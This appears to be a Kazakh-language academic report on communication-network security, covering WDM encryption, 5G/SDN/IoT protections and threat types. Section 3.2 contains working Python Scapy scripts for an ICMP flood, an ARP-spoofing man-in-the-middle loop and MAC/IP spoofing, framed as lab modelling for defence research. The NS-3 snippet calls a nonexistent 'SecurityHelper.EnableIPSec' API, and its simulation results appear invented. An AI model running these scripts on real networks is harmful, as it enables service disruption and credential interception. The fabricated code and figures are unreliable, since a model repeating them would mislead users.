Бұл тәсілде Ethernet кадрлары немесе IP пакеттері шифрланады:

IPSec (Internet Protocol Security): жоғары деңгейдегі криптографиялық қорғау ұсынады, бірақ кешігу мен процессор жүктемесін арттырады.

MACsec: Ethernet деңгейінде жұмыс істеп, жоғары жылдамдықты WDM арналарында тиімділігін сақтайды.

2.1 Арналық (физикалық) деңгейдегі шифрлау

WDM арналарын тікелей шифрлау үшін арнайы optical encryption modules немесе line-rate encryptors қолданылады:

- деректер әр толқын ұзындығы бойынша шифрланып, оптикалық деңгейде қорғалады;

- AES-256 немесе ChaCha20 сияқты алгоритмдер қолданылады.

Бұл әдіс 100 Гбит/с–800 Гбит/с дейінгі жылдамдықта жұмыс істей алады және минималды кідіріс береді.

Кванттық кілт тарату (QKD) технологиясымен біріктіру.


Қауіпсіздік талаптары жоғары жүйелерде WDM арналарында QKD (Quantum Key Distribution) әдісімен шифрлау кілттері берілуі мүмкін. Бұл шифрлау алгоритмдерінің болашақтағы кванттық шабуылдарға төзімділігін арттырады.

Кесте 2.1 - Салыстырмалы талдау кестесі

Шифрлау тәсілі	Жұмыс деңгейі	Өткізу қабілеті	Қауіпсіздік деңгейі	Кешігу
IPSec	Layer 3	Орташа	Жоғары	Жоғары
MACsec	Layer 2	Жоғары	Жоғары	Төмен
Optical Encryption	Physical Layer	Өте жоғары	Өте жоғары	Өте төмен
QKD + AES-256	Hybrid	Орташа–жоғары	Максималды	Орташа

WDM технологиясындағы деректердің шифрлануы — оптикалық байланыс жүйелерінің ақпараттық қауіпсіздігін қамтамасыз етудің маңызды тетігі. Әсіресе, мемлекеттік, әскери немесе қаржы салаларындағы желілер үшін физикалық деңгейдегі шифрлау мен гибридті шифрлау модельдерін қолдану — ақпараттың құпиялылығы мен тұтастығын сақтаудың тиімді жолы.

Болашақта кванттық шифрлау элементтерімен біріктірілген жүйелер WDM қауіпсіздігін жаңа деңгейге көтереді.



2.1-сурет – WDM архитектурасы + шифрлау блоктары

Бұл зерттеулер заманауи байланыс жүйелерінде көп деңгейлі қорғаныс қолдану қажеттігін дәлелдейді. Алайда, кейбір шешімдер нақты уақытта жұмыс істеу, желі өткізу қабілетіне әсер етпеу және масштабталу жағынан әлі де жетілдіруді қажет етеді.

2.2 Қауіпсіздікті қамтамасыз етудің негізгі әдістерін талдау

Ақпараттық-коммуникациялық жүйелердегі қауіпсіздікті сақтау — тек шабуылдардың алдын алу ғана емес, сонымен қатар деректердің құпиялығын, тұтастығын және қолжетімділігін қамтамасыз ету. Осы мақсатта негізгі үш бағыт — шифрлеу, аутентификация және желіні бақылау — байланыс жүйелерінің тұрақтылығы мен қауіпсіздігінің негізгі тіректері болып саналады.

Шифрлеу (Encryption) – деректерді рұқсат етілмеген қолжетімділіктен қорғау

Негізгі түрлері:

Кесте 2.2 – Деректерді рұқсат етілмеген қолжетімділіктен қорғау түрлері

Түрі	Сипаттамасы	Мысал алгоритмдер
Симметриялық	Бір кілтпен шифрлау және ашу	AES, ChaCha20
Асимметриялық	Ашық және құпия кілт жұбы қолданылады	RSA, ECC

Артықшылықтары:

- Деректерді оқудан қорғау;
- Трафикті шифрлау (TLS, IPsec);
- Бұлттық және желілік инфрақұрылымда кеңінен қолданылады.

Мәселелері:

- Кілтті сақтау және басқару қиындықтары;
- Кейбір алгоритмдердің есептеу күрделілігі жоғары (RSA, ECC);
- Кешігу мен энергия шығыны (әсіресе IoT құрылғыларда).
- Аутентификация (Authentication).

Мақсаты: Қолданушының немесе құрылғының жүйеге заңды түрде кіруін растау.

Кесте 2.3 – Деректерді рұқсат етілмеген қолжетімділіктен қорғау түрлері

Тәсіл	Сипаттамасы	Мысал протоколдар
Бір факторлы (SFA)	Тек пароль немесе PIN	Жай логин/пароль
Екі факторлы (2FA)	Құпия сөз + құрылғы немесе SMS	Google Auth, OTP
Көп факторлы (MFA)	Биометрия + құрылғы + код	Fingerprint, FaceID

Модерн әдістері:

OAuth 2.0, OpenID Connect – API және веб-қосымшаларда кеңінен қолданылады.

Zero Trust – әрбір әрекетті тексеруге негізделген архитектура.

Мәселелері:

- Қолданушы интерфейсі күрделенеді;
- Жалған аутентификация әрекеттері болуы мүмкін;
- Құрылғылар арасындағы сәйкестендіру қиындықтары.
- Желіні бақылау және шабуылдарды анықтау (Monitoring & IDS)

Мақсаты - желі трафигін үздіксіз бақылау және күмәнді әрекеттерді нақты уақытта анықтау.

Кесте 2.4 – Негізгі компоненттер

Жүйе түрі	Функциясы	Мысалдар
IDS (Intrusion Detection System)	Трафикті тыңдау және шаблонмен салыстыру	Snort, Suricata
IPS (Intrusion Prevention System)	Күдікті әрекетті нақты уақытта бұғаттау	Cisco IPS, Bro
SIEM (Security Information & Event Management)	Оқиғаларды жинау, талдау және корреляциялау	Splunk, ELK Stack

AI/ML көмегімен бақылау:

- Аномалияларды автоматты түрде тану;
- Zero-day шабуылдарды болжау;
- Жалған оң нәтижелер санын азайту.

Мәселелері:

- Жалған хабарламалар (false positives);
- Жоғары жүктеме кезінде кідіріс болуы;
- Конфигурация мен ереже жүйелерін жиі жаңартып отыру қажеттілігі.

Қауіпсіздікті қамтамасыз етудің негізгі әдістері – шифрлеу, аутентификация, және желіні бақылау – әртүрлі деңгейде жұмыс істеп, бірін-бірі толықтыратын кешенді жүйе құрайды. Шифрлеу арқылы деректерді қорғай отырып, аутентификация заңсыз қолжетімділіктің алдын алады, ал желіні бақылау – жүйелік ақаулар мен шабуылдарды нақты уақытта анықтап, әрекет етуге мүмкіндік береді.

Заманауи жүйелерде бұл әдістерді интеграциялау, яғни біріктіру және автоматтандыру, ақпараттық қауіпсіздіктің тұрақтылығын едәуір арттырады.

3 Зерттеу әдістемесі

Жүйелік талдау: 5G, SDN және IoT жүйелерінде қолданыстағы қауіпсіздік әдістері зерттеледі.

Салыстырмалы тестілеу: Шифрлау алгоритмдерінің (AES, RSA, ECC) есептеу күрделілігі мен энергия тұтынуы салыстырылады.

Модельдеу: Желілік шабуыл (DoS, Man-in-the-Middle, Spoofing) сценарийлері Python және Wireshark негізінде модельденеді.

Симуляциялық эксперимент: NS3 бағдарламасы арқылы қауіпсіздік протоколдарының желіге әсері бағаланады.

3.1 Жүйелік талдау: 5G, SDN және IoT жүйелерінде қолданыстағы қауіпсіздік әдістері

Қазіргі заманда ақпараттық-коммуникациялық жүйелердің қарқынды дамуы қауіпсіздік мәселелерін алдыңғы қатарға шығарып отыр. 5G, SDN және IoT технологиялары – цифрлық инфрақұрылымның негізгі тіректері. Бұл жүйелер бір-бірімен тығыз байланыста жұмыс істейді және олардың қауіпсіздік архитектурасы кешенді тәсілдерді талап етеді. Осы бөлімде аталған үш жүйеде қолданылатын негізгі қауіпсіздік әдістері жүйелік тұрғыда талданады.

5G желісіндегі қауіпсіздік әдістері.

5G желісі – жылдамдық, кідірістің төмендігі және құрылғылардың көп санына қызмет ету қабілетімен ерекшеленеді. Бұл желіге тән қауіпсіздік тәсілдері:

Аутентификация және кілттерді басқару: AKA (Authentication and Key Agreement) протоколының кеңейтілген нұсқасы қолданылады. 5G-де қолданушы мен желі арасындағы өзара тексеру бірнеше кезең арқылы өтеді.

Шифрлау: Деректерді қорғау үшін 128/256-биттік шифрлау қолданылады. NAS және AS деңгейлерінде шифрлау бөлек жүзеге асырылады.

Network Slicing қауіпсіздігі: Әр виртуалды сегмент оқшауланған, сондықтан бір сегменттегі шабуыл басқа сегментке таралмайды.

Edge Computing қорғанысы: Шеткі түйіндердегі мәліметтер шифрланып, IDS (Intrusion Detection System) арқылы бақыланады.

SDN жүйесіндегі қауіпсіздік әдістері.

SDN (Software Defined Networking) – желіні орталықтандырылған басқаруға мүмкіндік беретін технология. Оның қауіпсіздігін қамтамасыз етудің негізгі тәсілдері:

TLS негізіндегі қорғалған байланыс: Контроллер мен құрылғылар арасында деректер TLS 1.2 немесе 1.3 арқылы шифрланады.

Аутентификация: OAuth 2.0, OpenID Connect протоколдары арқылы қолданушы мен қосымшалар үшін аутентификация жасалады.

Қол жеткізуді бақылау: Role-Based Access Control (RBAC) және Policy-Based Control модельдері арқылы желі элементтеріне қолжетімділік реттеледі.

Зиянды трафикті анықтау: SDN-мен үйлесімді аномалияны анықтау жүйелері (мысалы, OpenFlow-based IDS) қолданылады.

Controller redundancy: Контроллер істен шыққан жағдайда желі тұрақты жұмысын жалғастыру үшін резервтік басқару нүктелері енгізіледі.

IoT жүйесіндегі қауіпсіздік әдістері.

IoT құрылғылары – энергия, өндіріс, медицина және тұрмыстық салада кеңінен таралған. Олардың қауіпсіздігі келесі әдістер арқылы қамтамасыз етіледі:

Жеңіл шифрлау алгоритмдері: ECC (Elliptic Curve Cryptography), SPECK, SIMON сияқты аз ресурсты талап ететін алгоритмдер кеңінен қолданылады.

Бейімделген аутентификация: X.509 немесе қысқартылған аутентификация схемалары (PSK) арқылы құрылғыны растау.

Firmware Integrity Checks: Құрылғы микробағдарламасын валидациялау арқылы зиянды кодтардан қорғау.


Қауіпсіз жаңарту механизмі: OTA (Over-the-Air) арқылы жүргізілетін шифрланған микробағдарлама жаңартулары.

Құрылғы сәйкестендіру: Құрылғыларға арналған бірегей идентификаторлар мен кілттер негізінде тексеру жүйесі.

Кесте 3.1 - Жүйелер арасындағы өзара байланыс ерекшелігі

Критерий	5G	SDN	IoT
Аутентификация	AKA, 5G-AKA	OAuth, сертификаттар	PSK, X.509
Шифрлау	128/256-биттік шифрлар	TLS 1.2/1.3	ECC, жеңіл шифрлар
Басқару деңгейі	Децентрленген + шеткі	Орталықтандырылған	Локалды құрылғы деңгейінде
Шабуылдан қорғану	IDS, segmentation	ACL, Anomaly Detection	Secure Boot, IDS
Қауіп деңгейі	Орташа–жоғары	Жоғары	Өте жоғары (ресурстар шектеулі)


Жүйелік талдау көрсеткендей, 5G, SDN және IoT жүйелерінің қауіпсіздік талаптары әртүрлі болғанымен, олардың барлығына тән жалпы мақсат — ақпараттың құпиялығын, тұтастығын және қолжетімділігін сақтау. Қазіргі таңда кешенді қауіпсіздік стратегияларын қолдану (мысалы, көп деңгейлі аутентификация, TLS, IDS және жеңіл шифрлау алгоритмдері) бұл жүйелердің сенімділігін арттыруда шешуші рөл атқарады.



3.1-сурет – 5G, SDN және IoT жүйелерінің қауіпсіздік сипаттамалары

5G, SDN және IoT жүйелерінің қауіпсіздік сипаттамаларын (аутентификация, шифрлау, басқару икемділігі, қорғаныс және қауіп деңгейі) салыстырып көрсетеді.

Салыстырмалы тестілеу: Шифрлау алгоритмдерінің (AES, RSA, ECC) есептеу күрделілігі мен энергия тұтынуы.



3.2-сурет – (AES, RSA, ECC) есептеу күрделілігі мен энергия тұтынуы

Салыстырмалы тестілеу: Шифрлау алгоритмдерінің (AES, RSA, ECC) есептеу күрделілігі мен энергия тұтынуы.

Қауіпсіз деректер алмасу жүйелерінде шифрлау алгоритмдерін таңдау — жүйенің тиімділігіне, жылдамдығына және энергия тұтынуына тікелей әсер етеді. Заманауи телекоммуникациялық және IoT жүйелерінде кеңінен қолданылатын үш негізгі алгоритм – AES-256, RSA-2048 және ECC-256. Бұл бөлімде аталған алгоритмдердің есептеу күрделілігі мен энергия тұтынуына салыстырмалы тестілеу негізінде талдау жасалады.

Кесте 3.2 - Алгоритмдердің сипаттамасы

Алгоритм	Түрі	Кілт ұзындығы	Шифрлау уақыты	Энергия тұтыну (мкДж)
AES-256	Симметриялық	256 бит	Өте жылдам	~65–85
RSA-2048	Асимметриялық	2048 бит	Баяу	~400–600
ECC-256	Асимметриялық	256 бит	Орташа	~120–180

Есептеу күрделілігі мен энергия тұтынуы.

AES алгоритмі деректерді блок бойынша өңдейді, бұл оны өте жылдам және энергияны аз тұтынатын шешім етеді. RSA алгоритмі керісінше, ұзын кілттермен жұмыс істеп, үлкен сандармен модульдік есептеулер жүргізетіндіктен, ол ресурсты көбірек қажет етеді. ECC алгоритмі RSA-ға қарағанда қауіпсіздікті аз кілтпен қамтамасыз ете отырып, салыстырмалы түрде оңтайлы нәтижелер көрсетеді.

Салыстырмалы диаграмма.

Диаграммада үш алгоритмнің есептеу күрделілігі мен энергия тұтынуы 1–10 шартты шкала бойынша салыстырылған. Көрсеткіштер алгоритмдердің салыстырмалы тиімділігін бағалауға мүмкіндік береді.

Салыстырмалы тестілеу нәтижесі көрсеткендей:

AES-256 — ресурстар шектеулі құрылғылар үшін ең тиімді шешім, себебі ол төмен энергия тұтынумен жоғары жылдамдық береді.

RSA-2048 — қауіпсіздігі жоғары болғанымен, өңдеу уақыты мен энергия тұтынуы тым жоғары, тек серверлік ортада қолдануға қолайлы.

ECC-256 — энергия тиімділігі мен қауіпсіздік деңгейінің теңгерімі жақсы, сондықтан мобильді және IoT жүйелері үшін кеңінен ұсынылады.

3.2 Желілік шабуыл (DoS, Man-in-the-Middle, Spoofing) сценарийлері Python негізінде модельдеу

Цифрлық инфрақұрылымның күрделенуімен қатар, желілік шабуыл түрлері де күрделене түсуде. DoS (Service-ті тоқтату), Man-in-the-Middle (MitM) және Spoofing шабуылдары – желі қауіпсіздігіне тікелей қауіп төндіретін кең таралған әдістер. Бұл шабуылдарды модельдеу және талдау — осалдықтарды ерте анықтап, алдын алу шараларын әзірлеуде маңызды. Осы

бөлімде аталған шабуыл түрлері Python тілінің Scapy кітапханасы және Wireshark құралын қолдана отырып модельденіп, желілік трафик негізінде талданады.

1. DoS (Denial of Service) шабуылының модельдеуі

Мақсаты: мақсатты серверді немесе құрылғыны артық трафикпен толтырып, қызметін тоқтату.

Модельдеу әдісі (Python – Scapy):

```
python
from scapy.all import *
target_ip = "192.168.1.10"
packet = IP(dst=target_ip)/ICMP()
send(packet, count=1000, inter=0.001)
```

Түсіндірме: Жоғары жиіліктегі ICMP сұраныстары жіберіліп, сервер жүктемесі артады.

Wireshark нәтижесі: Echo Request хабарламалары секундына 1000–2000 дейін тіркеліп, жауап беру уақыты баяулайды.

Man-in-the-Middle (MitM) шабуылының модельдеуі

Мақсаты: екі тарап арасындағы байланысқа араласып, деректерді тыңдау немесе өзгерту.

Құралдар: Python + ARP poisoning (Scapy)

```
python
from scapy.all import *
victim_ip = "192.168.1.20"
gateway_ip = "192.168.1.1"
mac = get_if_hwaddr("eth0")

# ARP-спуфинг пакеттері
def spoof(victim, spoof_ip):
    packet = ARP(op=2, pdst=victim, psrc=spoof_ip, hwsrc=mac)
    send(packet, verbose=False)
while True:
    spoof(victim_ip, gateway_ip)
    spoof(gateway_ip, victim_ip)
```

Wireshark бақылауы: ARP кестесі бұрмаланып, шабуылдаушы құрылғы арқылы барлық трафик өтіп, оны тыңдау мүмкіндігі пайда болады.

Нәтиже: HTTP/FTP хаттамаларындағы ашық мәтінді парольдер мен логиндер оңай оқылады.

IP/MAC Spoofing шабуылының модельдеуі

Мақсаты: жалған IP немесе MAC арқылы жүйеге кіріп, өзін басқа құрылғы ретінде көрсету.

python

packet = Ether(src="00:11:22:33:44:55")/IP(src="192.168.1.5", dst="192.168.1.1")/ICMP()

sendp(packet)

Түсіндірме: Жалған IP мен MAC арқылы жіберілген ICMP пакет желідегі құрылғыларды шатастырады.

Wireshark нәтижесі: Байланыс журналында екі құрылғы бір IP-мен көрінеді - бұл маршрутизатордың ARP кестесінде қайшылық тудырады.

Кесте 3.3 - Талдау және қорытынды

Шабуыл түрі	Python құралы	Wireshark нәтижесі	Қауіп деңгейі
DoS	ICMP Flooding	Echo сұраныстарының артық саны	Жоғары
MitM	ARP Spoofing	Трафик қайта бағытталып, тыңдалады	Өте жоғары
Spoofing (MAC/IP)	Жалған пакеттер	Желідегі IP сәйкессіздіктер	Орташа–жоғары

Модельдеу нәтижесінде аталған үш шабуыл да желілік инфрақұрылымға елеулі зиян келтіруі мүмкін екені дәлелденді. Python және Wireshark құралдарын қатар қолдану арқылы шабуылдарды нақты уақытта бақылап, қорғаныс механизмдерін жетілдіруге мүмкіндік туады. Бұл тәсіл әсіресе ақпараттық қауіпсіздік жүйелерін тестілеу және киберқорғаныс стратегияларын жасау кезеңінде маңызды рөл атқарады.

Симуляциялық эксперимент: NS3 бағдарламасы арқылы қауіпсіздік протоколдарының желіге әсері

Қауіпсіздік протоколдарын ендіру желі сенімділігін арттырып, ақпараттың құпиялығын қамтамасыз етеді. Алайда бұл протоколдар кейде жүйенің жалпы өнімділігіне, өткізу қабілетіне, кідіріс уақытына және пакет жоғалуына әсер етеді. Бұл әсерді нақты бағалау үшін NS-3 (Network Simulator 3) ортасында симуляциялық модель құрып, әртүрлі қауіпсіздік механизмдерінің (мысалы, IPSec, TLS, DTLS) желілік көрсеткіштерге ықпалын зерттеу — өзекті міндеттердің бірі.

1. Симуляциялық орта сипаттамасы

Құрал: NS-3.39 (Ubuntu жүйесінде)

Желі құрылымы: Point-to-Point және Wi-Fi арқылы байланысқан түйіндер

Қауіпсіздік сценарийлері:

- Негізгі UDP байланыс (Baseline);
- IPSec туннелі арқылы байланыс;
- TLS шифрланған TCP қосылымы;
- DTLS арқылы шифрланған UDP байланыс.

Өлшенген көрсеткіштер:

- Throughput (өткізу қабілеті);
- Latency (кідіріс);
- Packet Loss (пакет жоғалту);
- CPU жүктемесі (қосымша түрде).

2. Симуляциялық сценарий кодының үзіндісі (NS-3 C++)

cpp

```
Ptr<Node> client = CreateObject<Node>();
Ptr<Node> server = CreateObject<Node>();
PointToPointHelper p2p;
p2p.SetDeviceAttribute ("DataRate", StringValue ("100Mbps"));
p2p.SetChannelAttribute ("Delay", StringValue ("2ms"));

NetDeviceContainer devices = p2p.Install(client, server);
InternetStackHelper stack;
stack.InstallAll();

Ipv4AddressHelper address;
address.SetBase("10.1.1.0", "255.255.255.0");
Ipv4InterfaceContainer interfaces = address.Assign(devices);

// Қауіпсіздік моделін қосу (мысалы, IPSec үшін)
SecurityHelper security;
security.EnableIPSec(client, server);
```

Кесте 3.4 – Нәтижелерді салыстыру

Қауіпсіздік протоколы	Throughput (Mbps)	Latency (ms)	Packet Loss (%)
UDP (Baseline)	98.5	3.1	0.1
IPSec (Tunnel Mode)	85.2	6.4	0.3
TLS (TCP)	82.7	7.8	0.2
DTLS (UDP)	88.1	6.0	0.25
Қауіпсіздік протоколы	Throughput (Mbps)	Latency (ms)	Packet Loss (%)

Өткізу қабілеті: Барлық қауіпсіздік протоколдары базалық UDP желісіне қарағанда throughput-ты 10–15% төмендетеді. Бұл шифрлау мен қол алысу (handshake) кезеңдеріндегі қосымша жүктемелермен түсіндіріледі.

Кідіріс: TLS протоколы ең үлкен кідірісті тудырады, себебі TCP + шифрлау механизмдері көп уақыт алады.

Пакет жоғалуы: DTLS және IPSec сценарийлерінде пакет жоғалуы жеңіл өседі, бірақ қалыпты шектерде.

NS-3 симуляторы арқылы жүргізілген зерттеу қауіпсіздік протоколдарының өнімділікке әсер ететінін нақты көрсетіп отыр. Бұл әсерге

қарамастан, шектеулі кідіріс пен жоғалтулармен қатар, ақпараттық қауіпсіздікті күшейту – қазіргі желілер үшін қажеттілік болып саналады. Желілік архитекторлар бұл компромисті ескере отырып, жүйелеріне лайықты протокол түрін таңдау керек.

3.3 Ақпараттық қауіпсіздік қатерлері

Қазіргі кезде байланыс жүйелеріне жиі кездесетін қауіп-қатерлер мыналар:

DoS/DDoS шабуылдары: 2023 жылы әлемдік трафиктің 30%-ы осындай шабуылдарға ұшыраған (Cisco Annual Report).

Фишинг және спуфинг: Пайдаланушылардың жеке деректерін ұрлауға бағытталған.

Бейрұқсат қол жеткізу: IoT жүйелеріндегі әлсіз пароль және жаңартылмаған құрылғылар себеп болады.

Ақпараттық қауіпсіздік қатерлері.

Цифрландыру мен бұлттық технологиялардың қарқынды дамуы ақпараттық жүйелерге деген тәуелділікті арттырды. Алайда бұл үрдіс қауіптер мен осалдықтардың да санын көбейтті. Ақпараттық қауіпсіздік қатерлері — ақпараттың құпиялығына, тұтастығына және қолжетімділігіне нұқсан келтіруі мүмкін ішкі және сыртқы факторлар жиынтығы. Бұл бөлімде заманауи байланыс жүйелеріне төнетін негізгі қатерлер талданып, олардың сипаты мен таралу ауқымы көрсетіледі.

DoS және DDoS шабуылдары.

DoS (Denial of Service) және DDoS (Distributed Denial of Service) шабуылдары ақпараттық жүйеге немесе желіге қызмет көрсетуді тоқтату мақсатында орындалады.

Мысал: Cloudflare дерегінше, 2023 жылы тіркелген DDoS шабуылдарының орташа ұзақтығы 15 минутты құраса да, олардың өткізу қабілеті 1.3 Тбит/с-қа дейін жеткен.

Салдары: Қызметтің қолжетімсіздігі, сервердің істен шығуы, пайдаланушылардың сенімсіздігі.

Man-in-the-Middle (MitM).

MitM шабуылы — екі тарап арасындағы байланысқа бөгде адамның араласуы арқылы жүзеге асады. Шабуылдаушы барлық деректерді тыңдап, кей жағдайда өзгертіп жібере алады.

Мысалы: Ашық Wi-Fi желілерінде HTTPS қолданылмаса, авторизация деректері мен жеке ақпарат MitM шабуылға ұшырауы мүмкін.

Салдары: Деректердің құпиялығы мен тұтастығы бұзылады.

Фишинг және әлеуметтік инженерия.

Фишинг — қолданушыны алдап, жалған сілтемелер арқылы құпия мәліметтерді ұрлауға бағытталған шабуыл түрі.

2022 жылғы Verizon есебі бойынша: барлығының 36%-ында фишинг негізгі себеп болған.

Тәсілдер: Электронды пошталар, жалған веб-сайттар, жалған SMS-хабарламалар.

Салдары: Құпия сөздер мен банктік деректердің ұрлануы, жүйеге заңсыз ену.

Зиянды бағдарлама (Malware).

Malware — жүйеге жасырын еніп, зиян келтіретін бағдарлама түрлері (вирус, троян, рансомваре).

Рансомваре шабуылдары 2023 жылы орта есеппен 1,5 миллион доллар көлемінде шығын келтірген (IBM X-Force).

Салдары: Файлдардың шифрлануы, жүйенің бұзылуы, деректердің жойылуы.

Құрылғылар мен қосымшалардың осалдығы.

Программалық қамтамасыз етудегі осал кодтар, жаңартылмаған жүйелер және әлсіз аутентификация әдістері шабуылдаушылар үшін оңай нысана.

Zero-Day осалдықтар: әзірлеушілер әлі жаппаған қауіптер.

IoT құрылғылар: 78% құрылғыда қауіпсіздік жаңартуы болмайды немесе әлсіз қорғалған.

Ішкі қатерлер (Insider Threats).

Ішкі қатерлер — ұйым ішінде жұмыс істейтін немесе бұрын жұмыс істеген тұлғалар тарапынан туындайтын қауіптер.

Түрлері: Кездейсоқ қатеге негізделген (accidental) және қасақана зиян келтіру (malicious).

IBM дерегі бойынша: Ішкі қатерлер компанияларға орта есеппен $500,000 шығын келтіреді.


Бекітілмеген құрылғылар мен BYOD қатері.

BYOD (Bring Your Own Device) саясаты көптеген ұйымдарда қызметкерлердің жеке құрылғыларды қолдануына мүмкіндік береді.

Қатер: Бұл құрылғыларда антивирустар болмауы немесе VPN қолданылмауы мүмкін.

Салдары: Корпоративтік желіге вирус тасымалдау, ақпарат ағынын бақылаудың қиындауы.

Ақпараттық қауіпсіздік қатерлері көпқырлы әрі үнемі эволюцияда болады. DoS шабуылынан бастап әлеуметтік инженерияға дейінгі кең ауқымды қатерлер ұйымдар мен инфрақұрылымдардың осал тұстарын ашып береді. Осы қатерлерді уақтылы танып, техникалық және ұйымдастырушылық қорғаныс шараларын қолдану – ақпараттық жүйелердің тұрақтылығы мен сенімділігін қамтамасыз етудің басты шарты болып табылады.



3.3-сурет – Ақпараттық қауіпсіздік қатерлерінің салыстырмалы деңгейі көрсетілген диаграмма

Қорғаныс әдістері.

AES-256 шифрлауы: Барынша қауіпсіз алгоритм, 1 Тбит/с дейінгі жүйелерде қолданылады.

Мультифакторлық аутентификация: Желілік кіруді тексеру деңгейін арттырады.

Интрузияны анықтау жүйелері (IDS): Зиянды белсенділіктерді нақты уақытта бақылайды.


Blockchain технологиясы: IoT құрылғылары арасында сенімді байланыс орнатады.

Заманауи технологиялар мен қауіпсіздік

5G: Желілік сегменттеу және шифрланған арналар арқылы қорғаныс күшейтілген.

SDN: Орталықтандырылған басқару арқылы шабуылдарды тез анықтап, алдын алады.

IoT: Легкий криптография, мысалы, ECC – энергияны аз тұтынатын құрылғылар үшін қолайлы.



3.4-сурет – Қорғаныс әдістерінің тиімділігі

Диаграммада әр әдістің құпиялылық (Confidentiality), тұтастық (Integrity) және қол жетімділік (Availability) көрсеткіштері 1–10 шкала бойынша салыстырылған.

Ақпараттық қауіпсіздік қатерлерінің үнемі түрленіп, күрделенуіне байланысты көпқабатты қорғаныс тәсілдерін қолдану аса өзекті. Бұл бөлімде қазіргі заманғы байланыс жүйелерінде кеңінен қолданылатын негізгі қорғаныс әдістері мен олардың CIA моделіне (Confidentiality, Integrity, Availability) қатысты тиімділігі қарастырылады.

1. Шифрлау (Encryption: AES, TLS, IPsec).

Мақсаты: ақпаратты рұқсат етілмеген қолжетімділіктен қорғау.

AES-256, ChaCha20: деректердің құпиялылығын қамтамасыз етеді.

TLS/SSL: веб және қолданбалы деңгейде шифрлау.

IPsec: желіаралық шифрланған туннельдер құру.

Құпиялылық деңгейі өте жоғары (9/10), бірақ қолжетімділікке кідіріс әсер етуі мүмкін.

Аутентификация және авторизация (OAuth, MFA, Zero Trust).

Мақсаты: жүйеге заңды пайдаланушының ғана кіруін қамтамасыз ету.

OAuth 2.0, OpenID Connect: API және бұлттық жүйелерде кең қолданылады.

Көп факторлы аутентификация (MFA): қауіпсіздік деңгейін арттырады.

Zero Trust архитектурасы: үнемі тексеру принципіне негізделеді.

IDS және IPS жүйелері (Intrusion Detection/Prevention Systems).

Snort, Suricata: ашық кодты IDS жүйелері.

AI негізінде: машиналық оқыту арқылы жаңа шабуыл үлгілерін тану.

Қол жетімділікті басқару (Access Control: RBAC, ABAC)

RBAC (Role-Based Access Control): пайдаланушы рөлдері арқылы қолжетімділік беру.

ABAC (Attribute-Based): атрибуттар мен ережелер негізінде динамикалық басқару.

Артықшылығы: қол жетімді ресурстарды нақты шектеу арқылы қауіптің таралуын азайтады.

Антивирус және брандмауэрлер (Firewall).

Антивирус: зиянды файлдарды жүйеге енуге жол бермейді.

Firewall: рұқсат етілмеген трафикті бұғаттайды.

Мысалдар: Kaspersky, Windows Defender, pfSense.

Жүйелік жаңарту және патчинг.

Zero-day осалдықтардың алдын алу үшін жүйені уақытында жаңарту қажет.

Автоматты жаңарту құралдарын қолдану тиімділігі артады.

Қауіпсіздік аудиті және логтарды бақылау.

SIEM жүйелері (мыс: Splunk, ELK Stack) арқылы журналдардағы күмәнді белсенділікті бақылау.

Пайдасы: шабуылдың ізін қалдырмай алдын алуға көмектеседі.

Ақпараттық қауіпсіздікті тиімді қамтамасыз ету үшін бір ғана қорғаныс әдісіне сүйену жеткіліксіз. Кешенді тәсіл, яғни шифрлау, аутентификация, бақылау жүйелері, жаңарту және аудит элементтерін біріктіру арқылы ғана желілік және қолданбалы деңгейде қауіпсіз орта құруға болады. Әрбір әдіс өзіне тән артықшылықтары мен шектеулеріне ие, сондықтан нақты жүйе сипаттамаларына сай таңдалуы тиіс.

Заманауи технологиялар мен қауіпсіздік.

Ақпараттық-коммуникациялық технологиялар қарқынды дамып, 5G, SDN, IoT, бұлттық есептеулер және edge computing сияқты заманауи архитектуралар пайда болды. Бұл технологиялар жаңа мүмкіндіктермен қатар, киберқауіпсіздік тұрғысынан жаңа сын-қатерлерді де туындатады. Сондықтан бұл жүйелердің қауіпсіздігін қамтамасыз ету үшін дәстүрлі емес, икемді және интеллектуалды әдістерді қолдану қажет.

3.4 5G технологиясы және қауіпсіздік

5G желілері жоғары жылдамдық, төмен кідіріс және миллиардтаған құрылғыны байланыстыру мүмкіндігін береді. Дегенмен, желілік архитектураның күрделенуі, шеткі есептеу (edge computing), және виртуалды желі сегменттері (network slicing) жаңа қауіптерге жол ашады.

Негізгі қауіпсіздік шаралары:

- 5G-AKA протоколы арқылы күшейтілген аутентификация;

- Шифрланған деректер арналары (NAS және AS encryption);
- Желіні сегменттеу (slicing) арқылы оқшаулау;
- Кірістірілген IDS/IPS және SDN негізіндегі саясаттар.
- SDN (Software Defined Networking) және қауіпсіздік.

SDN — желілік басқаруды орталықтандырып, құрылғылар мен сервистерді икемді басқаруға мүмкіндік береді. Бірақ бұл орталықтандыру бір нүктеге шабуыл жасау мүмкіндігін де арттырады.

Қауіпсіздік тәсілдері:

- TLS арқылы басқару трафигін шифрлау;
- Controller-аутентификация және рұқсаттық саясаттар;
- Динамикалық firewall және ACL (Access Control Lists);
- OpenFlow негізінде аномалияны нақты уақытта анықтау.
- IoT (Интернет заттар) жүйелері және қауіпсіздік.

IoT құрылғылары шектеулі есептеу және жад ресурстарына ие. Олар көбіне шифрланбаған арналар мен әлсіз аутентификация қолданатындықтан, кибершабуылдарға осал.

Қорғаныс тәсілдері:

- ECC, Lightweight AES секілді энергия үнемдейтін шифрлар;
- Фирмваре жаңарту және қорғау;
- IoT Gateways деңгейінде TLS/DTLS қолдану;
- MAC/IP spoofing шабуылдарынан қорғануға арналған whitelist әдісі.
- Бұлттық және Edge есептеулердегі қауіпсіздік.

Cloud және Edge Computing орталарында деректер әртүрлі локацияларда сақталады және өңделеді. Бұл модельдің артықшылығы жылдамдық пен масштабталуда, бірақ қауіпсіздік тұрғысынан күрделілік тудырады.

Қауіпсіздік шешімдері:

- Zero Trust архитектурасын енгізу;
- Token негізіндегі аутентификация (OAuth2, JWT);
- Cloud Access Security Broker (CASB) қызметтері;
- Сервисаралық трафикті шифрлау және контейнерлерді қорғау (Docker security).

Жасанды интеллект пен машиналық оқытудың рөлі.

Киберқауіптер үнемі өзгеріп отырады. Сондықтан қауіпсіздік жүйелеріне машиналық оқыту алгоритмдерін енгізу аномалияларды нақты уақытта анықтауға көмектеседі.

Қолданылатын әдістер:

- Лог-файлдарды талдау және шаблондарды тану;
- Жалған аутентификация әрекеттерін болжау;
- Нөлдік күндік шабуылдарға (zero-day attacks) қарсы мінез-құлықтық модельдер.

